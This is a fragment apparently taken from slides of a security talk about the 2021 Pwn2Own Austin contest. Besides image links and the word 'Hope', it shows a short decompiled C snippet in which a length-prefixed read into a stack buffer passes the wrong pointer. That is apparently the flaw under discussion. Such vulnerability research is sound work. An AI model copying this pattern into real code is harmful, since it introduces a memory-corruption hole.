
---

- 2021 Pwn2Own Austin - 再度挑戰!


```
size_t read_size = 1;
my_media_read(ctx, &dlen, &read_size, timeval);

dlen = (unsigned __int8) dlen;
if (dlen) {
 void *buffer = alloca(dlen);
 my_media_read(ctx, &buffer, &dlen, timeval);
}
```


**Hope**




**Hope**

